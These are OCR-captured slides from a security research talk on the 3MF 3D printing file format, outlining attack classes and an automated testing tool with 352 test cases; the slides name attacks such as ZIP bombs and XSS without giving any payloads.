Security Analysis of the 3MF Data Format

Jost Rossel Vladislav Mladenov Juraj Somorovsky

RAID Conference, October 16–18, 2023

PADERBORN UNIVERSITY
RUHR UNIVERSITÄT BOCHUM
RUB
Sicherheitsforschung Trusted Computer Systems Security
NERD.NRW

3D Printing

https://www.prusa3d.com/product/original-prusa-i3-mk3s-3d-printer-3/

3D Printing

https://www.prusa3d.com/product/original-prusa-i3-mk3s-3d-printer-3/

https://3dprintingindustry.com/news/
sciaky-makes-first-official-sale-giant-metal-3d-printer-30952/

3D Printing

https://www.prusa3d.com/product/original-prusa-i3-mk3s-3d-printer-3/

https://3dprintingindustry.com/news/scialay-makes-first-official-sale-giant-metal-3d-printer-30952/

https://www.hill.af.mil/News/Article-Display/Article/1734175/first-metallic-3d-printed-part-installed-on-f-22/

https://maxf1.net/en/mclaren-tests-aerodynamically-enhanced-halo/fernando-alonso-mclaren-mcl32-abu-dhabi-f1-2017-test-halo-aero-2/

3D Printing

https://www.prusa3d.com/product/original-prusa-i3-mk3s-3d-printer-3/

https://3dprintingindustry.com/news/scialay-makes-first-official-sale-giant-metal-3d-printer-30952/

https://www.hill.af.mil/News/Article-Display/Article/1734175/first-metallic-3d-printed-part-installed-on-f-22/

https://maxf1.net/en/mclaren-tests-aerodynamically-enhanced-halo/fernando-alonso-mclaren-mcl32-abu-dhabi-f1-2017-test-halo-aero-2/

Security

3D Printing


https://www.prusa3d.com/product/original-prusa-i3-mk3s-3d-printer-3/

https://3dprintingindustry.com/news/sciaky-makes-first-official-sale-giant-metal-3d-printer-30952/

https://www.hill.af.mil/News/Article-Display/Article/1734175/first-metallic-3d-printed-part-installed-on-f-22/

https://maxf1.net/en/mclaren-tests-aerodynamically-enhanced-halo/fernando-alonso-mclaren-mcl32-abu-dhabi-f1-2017-test-halo-aero-2/

Security



https://www.usenix.org/conference/woot17/workshop-program/presentation/belikovetsky

3D Printing


https://www.prusa3d.com/product/original-prusa-i3-mk3s-3d-printer-3/

https://3dprintingindustry.com/news/scisky-makes-first-official-sale-giant-metal-3d-printer-30952/


https://www.hill.af.mil/News/Article-Display/Article/1734175/first-metallic-3d-printed-part-installed-on-f-22/

https://maxf1.net/en/mclaren-tests-aerodynamically-enhanced-halo/fernando-alonso-mclaren-mcl32-abu-dhabi-f1-2017-test-halo-aero-2/

Security



https://www.usenix.org/conference/woot17/workshop-program/presentation/belikovetsky



https://dl.acm.org/doi/10.1145/2976749.2978300

3D Printing


https://www.prusa3d.com/product/original-prusa-i3-mk3s-3d-printer-3/

https://3dprintingindustry.com/news/scisky-makes-first-official-sale-giant-metal-3d-printer-30952/


https://www.hill.af.mil/News/Article-Display/Article/1734175/first-metallic-3d-printed-part-installed-on-f-22/

https://maxf1.net/en/mclaren-tests-aerodynamically-enhanced-halo/fernando-alonso-mclaren-mcl32-abu-dhabi-f1-2017-test-halo-aero-2/


Security




https://www.usenix.org/conference/woot17/workshop-program/presentation/belikovetsky



https://dl.acm.org/doi/10.1145/2976749.2978300





https://ieeexplore.ieee.org/document/7487008




3D Model File


3D Printer



import
3D Model File
Commodity Computer
(slice, add supports, ...)
3D Printer


import
printing
instructions
3D Model File
Commodity Computer
(slice, add supports, ...)
3D Printer




previous work


import
printing
instructions
3D Model File
Commodity Computer
(slice, add supports, ...)
3D Printer
our work


import
printing
instructions
3D Model File
Commodity Computer
(slice, add supports, ...)
3D Printer


our work

3D Manufacturing Format (3MF)



3D Model File


3D Manufacturing Format (3MF)



3D Model File

- open-source specification


3D Manufacturing Format (3MF)



3D Model File

- open-source specification
- specified by 3MF Consortium
    - Microsoft, Autodesk, HP, Ultimaker, …


3D Manufacturing Format (3MF)



3D Model File

- open-source specification
- specified by 3MF Consortium
  - Microsoft, Autodesk, HP, Ultimaker, …
- based on Open Packaging Conventions (OPC)
  - `.docx`, `.pptx`, …

3D Manufacturing Format (3MF)




3D Model File


- open-source specification
- specified by 3MF Consortium
  - Microsoft, Autodesk, HP, Ultimaker, …
- based on Open Packaging Conventions (OPC)
  - `.docx`, `.pptx`, …
- other formats either very simple or rarely used

Internal Structure of 3MF


Internal Structure of 3MF




Internal Structure of 3MF



Internal Structure of 3MF



Internal Structure of 3MF



Research Questions

Research Questions

RQ 1: What attacks result from 3D printing files?

Research Questions

RQ 1: What attacks result from 3D printing files?
RQ 2: Can 3MF be used to exploit them?

RQ 1: What attacks result from 3D printing files?

RQ 1: What attacks result from 3D printing files?

Data Exfiltration: extract sensitive data

RQ 1: What attacks result from 3D printing files?


- **Data Exfiltration:** extract sensitive data
- **Denial of Service:** crash or hang the program

RQ 1: What attacks result from 3D printing files?

- **Data Exfiltration:** extract sensitive data
- **Denial of Service:** crash or hang the program
- **UI Spoofing:** programs show different models

RQ 1: What attacks result from 3D printing files?

- **Data Exfiltration:** extract sensitive data
- **Denial of Service:** crash or hang the program
- **UI Spoofing:** programs show different models



- print failure
- structural weakness
- …

RQ 2: Can 3MF be used to exploit these types of vulnerabilities?

RQ 2: Can 3MF be used to exploit these types of vulnerabilities?

Challenges	programs are (mostly) slow-to-start
Testing 3MF:	closed-source GUI Windows applications

RQ 2: Can 3MF be used to exploit these types of vulnerabilities?

Challenges Testing 3MF: programs are (mostly) slow-to-start
closed-source GUI Windows applications

Solution: 3MF Analyzer



Generate
Execute
Evaluate

- automatically generate fixed test-corpus
  - 352 test cases

- automatically generate fixed test-corpus
  - 352 test cases
- cover all features
  - ➔ analysis of the 3MF standard
  - ➔ inclusion of known attacks (e.g., ZIP bombs, XSS, …)



Generate
3MF
3MF
Execute
Evaluate

Example:


ZIP
XML
[Content_Types].xml
_rels
XML
.rels
3D
XML
3dmodel.model
references



Generate
3MF
3MF
Execute
Evaluate

Example:


ZIP
XML
[Content_Types].xml
_rels
XML
.rels
3D
XML
3dmodel.model
XML
another.model
references



Generate
3MF
3MF
Execute
Evaluate


Example:



ZIP
XML
[Content_Types].xml
_rels
XML
.rels
3D
XML
3dmodel.model
XML
another.model
references


Generate
3MF
3MF
Execute
Evaluate


Example:



ZIP
XML
[Content_Types].xml
_rels
XML
.rels
3D
XML
3dmodel.model
references



Generate
3MF
3MF
352
Test Cases
Execute
Ctrl
+
I
Evaluate




GUI-scripting with Microsoft WinAppDriver



Generate
3MF
3MF
352
Test Cases
Execute
Ctrl
+
I
Evaluate



3D Builder
Insert
Object
Edit
Paint
View
Help
0 mm
50 mm
100 mm



Generate
3MF
3MF
352
Test Cases
Execute
Ctrl
+
I
Evaluate



3D Builder
Insert
Object
Edit
Paint
View
Help
0 mm
50 mm
100 mm


Ctrl + L



Generate
3MF
3MF
352
Test Cases
Execute
Ctrl
+
I
Evaluate



Open
« build › static ›
Search static
Organize
New folder
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
New Volume (E:)
Name
Date modified
Type
CS
DOS
F
R
XML
ZIP
3DBenchy.3mf
21.06.2023 16:27
File name:
3MF-Analyzer\build\static\3DBenchy.3mf
All files (*.stl;*.obj;*.3mf;*.wrl;*.
Open
Cancel



Generate
3MF
3MF
352
Test Cases
Execute
Ctrl
+
I
Evaluate



Open
« build › static ›
Search static
Organize
New folder
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
New Volume (E:)
Name
Date modified
Type
CS
DOS
F
R
XML
ZIP
3DBenchy.3mf
21.06.2023 16:27
File name:
3MF-Analyzer\build\static\3DBenchy.3mf
All files (*.stl;*.obj;*.3mf;*.wrl;*.
Open
Cancel



Generate
3MF
3MF
352
Test Cases
Execute
Ctrl + I
Evaluate

